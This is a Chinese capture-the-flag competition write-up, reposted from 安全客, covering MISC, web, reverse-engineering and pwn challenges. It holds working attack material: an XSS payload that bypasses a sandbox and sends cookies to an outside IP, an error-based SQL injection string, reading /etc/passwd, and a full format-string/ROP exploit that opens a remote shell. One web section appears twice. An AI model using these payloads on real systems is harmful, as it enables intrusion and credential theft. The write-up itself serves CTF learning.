这里有个脑洞，服务器不支持host为ip的请求，只能讲host改为其他的，如提示的misc.ichunqiu.com


所以，在操作系统Host表中添加DNS，将misc.ichunqiu.com解析成http://202.5.20.47:8923/

然后对这个服务器进行目录爆破，爆出mysql.bak




这个文件有点意思，需要找改动的地方。脑洞就是在unix操作系统中的换行是\n，而在windows中的换行是\r\n，所以，找改动的地方。找到3处，交了不对。

于是扩大搜索范围，搜索\r，发现有8处



将其行号排序，然后计算md5即可。

两个脑洞，一个是服务器拒绝host为IP的请求，另一个是unix和windows换行符号。




13.传感器2　类型：MISC　分值：250分


对#0X02 4D　　88 45 AB F3　41 19

除了最后一位是校验位，其他都是控制命令和ID号，直接CRC8就可以

更改88 45 AB F3为



再计算就可以了



上图是ID为88 45 AB F3的

14.Guestbook　类型：WEB　分值：400分

首先看csp，

default-src 'self';

-src 'self' 'unsafe-inline' 'unsafe-eval';

font-src 'self' fonts.gstatic.com;

style-src 'self' 'unsafe-inline';

img-src 'self'

然后是沙盒：

<>

//sandbox

delete window.Function;

delete window.eval;

delete window.alert;

delete window.XMLHttpRequest;

delete window.Proxy;

delete window.Image;

delete window.postMessage;

>

发现沙盒和之前0ctf一样，csp也允许了unsafe-eval的执行

然后开始测试，经过测试发现link标签啊，location都被过滤替换成hacker。

但是location很容易绕过例如window['locat'+'ion'].href

所以思路和0ctf一样，用一个iframe从其他路径下“借用”一个XMLHttpRequest，来发送请求，大概初始payload如下：

<>window.XMLHttpRequest = window.top.frames[0].XMLHttpRequest;

var xhr = new XMLHttpRequest();

xhr.open("GET", "http://106.75.103.149:8888/index.php ", false);

xhr.send();

a=xhr.responseText;

window['locat'+'ion'].href='http://104.160.43.154:8000/xss/?content='+escape(a);

>

能够成功获得服务器的返回，但是没有cookie，源码里面也没有flag，通过测试document.referrer，发现这个地址：

键	值
content	http://106.75.103.149:8888/admin/review.php?b=2e232e23

首先看csp，

default-src 'self';

-src 'self' 'unsafe-inline' 'unsafe-eval';

font-src 'self' fonts.gstatic.com;

style-src 'self' 'unsafe-inline';

img-src 'self'

然后是沙盒：

<>

//sandbox

delete window.Function;

delete window.eval;

delete window.alert;

delete window.XMLHttpRequest;

delete window.Proxy;

delete window.Image;

delete window.postMessage;

>

发现沙盒和之前0ctf一样，csp也允许了unsafe-eval的执行

然后开始测试，经过测试发现link标签啊，location都被过滤替换成hacker。

但是location很容易绕过例如window['locat'+'ion'].href

所以思路和0ctf一样，用一个iframe从其他路径下“借用”一个XMLHttpRequest，来发送请求，大概初始payload如下：

<>window.XMLHttpRequest = window.top.frames[0].XMLHttpRequest;

var xhr = new XMLHttpRequest();

xhr.open("GET", "http://106.75.103.149:8888/index.php ", false);

xhr.send();

a=xhr.responseText;

window['locat'+'ion'].href='http://104.160.43.154:8000/xss/?content='+escape(a);

>

能够成功获得服务器的返回，但是没有cookie，源码里面也没有flag，通过测试document.referrer，发现这个地址：

发现无法获取源码，那么尝试通过iframe来获取cookie，思路跟之前DDCTF一个题目的思路一样。


最后修正payload如下：

i['onlo'+'ad']=function(){parent.window['locat'+'ion'].href='http://xss/

'+escape(this.contentWindow.document.cookie)};

document.body.append(i)">

15.embarrass　类型：MISC　分值：300分



16.方舟计划　类型：WEB　分值：400分

首先扫描发现在注册时手机那一栏存在报错注入

username='ad121212122min'&phone=' or updatexml(1,concat(0x7e,(/*!50001select*/a.name /*!50001from*/(/*!50001select*/ config.* /*!50001from*/ user config limit 0,1) a),0x7e),1

可以获得账户密码 登录进去发现是ffpm读取任意文件

然后读取etc/passwd 被过滤了 稍微绕过一下就能读了 得到用户名s0m3b0dy 在其home目录下读取到flag文件

17.溯源　类型：REVERSE　分值：200分

首先是输入长度为200字节，然后每两个字节转化为1个字节，得到100字节的输出。

根据后面的比较可以知道，这100字节分别为0-99这100个数。后面按照特定的顺序将0所在的位置和其上下左右的某个位置的数进行交换。验证经过交换后的数据刚好是0-99顺序排列。

大体思路是构造输入为0-99，得到交换后的数据，可以知道交换的映射关系，然后反过来根据输出为0-100，求输入。

data = ''

for i in range(100):

high = i/0x10

low = i%0x10

```
data += chr(65+high) + chr(65+low)

print data

#output of 0-99

f = open('./result', 'rb')

d = f.read()

f.close()

from zio import *

dict = {}

for i in range(100):

value = l32(d[i*4:i*4+4])

if value > 100:

print hex(value)

dict[value] = i

data = ''

for i in range(100):

high = dict[i]/0x10

low = dict[i]%0x10

data += chr(65+high) + chr(65+low)

print data
```

18.NotFormat　类型：PWN　分值：250分

明显的格式化，在print之后直接调用exit退出了。和0ctf的easyprintf有点类似，参考 http://blog.dragonsector.pl/2017/03/0ctf-2017-easiestprintf-pwn-150.html。与easyprintf不同的是这个题目是静态编译的，程序中没有system函数，因此构造了一个裸的rop去获取shell。

```
from threading import Thread

import operator

from zio import *

target = './NotFormat'

target = ('123.59.71.3', 20020)

def interact(io):

def run_recv():

while True:

try:
```

```
output = io.read_until_timeout(timeout=1)
# print output
except:
return
t1 = Thread(target=run_recv)
t1.start()
while True:
d = raw_input()
if d != '':
io.writeline(d)
def format_write(writes, index):
printed = 0
payload = ''
for where, what in sorted(writes.items(), key=operator.itemgetter(1)):
delta = (what - printed) & 0xffff
if delta > 0:
if delta
payload += 'A' * delta
else:
payload += '%' + str(delta) + 'x'
payload += '%' + str(index + where) + '$hn'
printed += delta
return payload
def exp(target):
io = zio(target, timeout=10000, print_read=COLORED(RAW, 'red'), \
print_write=COLORED(RAW, 'green'))
#*malloc_hook= stack_povit
#*fake_rsp = pop_rdi_ret
#*fake_rsp+8 = fake_rsp + 0x18
#*fake_rsp+0x10 = read_buff
read_buff = 0x0000000000400AEE
```

```
pop_rdi_ret = 0x00000000004005D5
fake_rsp = 0x006cce10
malloc_hook =0x00000000006CB788
stack_povit = 0x00000000004b95d8
writes = {}
writes[0] = stack_povit&0xffff
writes[1] = (stack_povit>>16)&0xffff
writes[2] = pop_rdi_ret&0xffff
writes[3] = (pop_rdi_ret>>16)&0xffff
writes[4] = (fake_rsp+0x18)&0xffff
writes[5] = ((fake_rsp+0x18)>>16)&0xffff
writes[6] = read_buff&0xffff
writes[7] = (read_buff>>16)&0xffff
d = format_write(writes, 13+6)
print len(d)
d += '%'+str(fake_rsp-0x20)+'s'
d = d.ljust(13*8, 'a')
d += l64(malloc_hook) + l64(malloc_hook+2)
d += l64(fake_rsp) + l64(fake_rsp+2)
d += l64(fake_rsp+8) + l64(fake_rsp+10)
d += l64(fake_rsp+0x10) + l64(fake_rsp+0x12)
print len(d)
io.gdb_hint()
io.read_until('!')
io.writeline(d)
pop_rax_ret = 0x00000000004C2358
pop_rdx_rsi_ret = 0x0000000000442c69
syscall = 0x000000000043EE45
rop = l64(pop_rdi_ret)+l64(fake_rsp+12*8)
rop+= l64(pop_rdx_rsi_ret) + l64(0) + l64(0)
rop+= l64(pop_rax_ret) + l64(0x3b)
```

```
rop += l64(syscall)

rop += '/bin/sh\x00'

rop += '/bin/sh\x00'

rop += '/bin/sh\x00'

io.writeline(rop)

interact(io)

exp(target)
```

转自安全客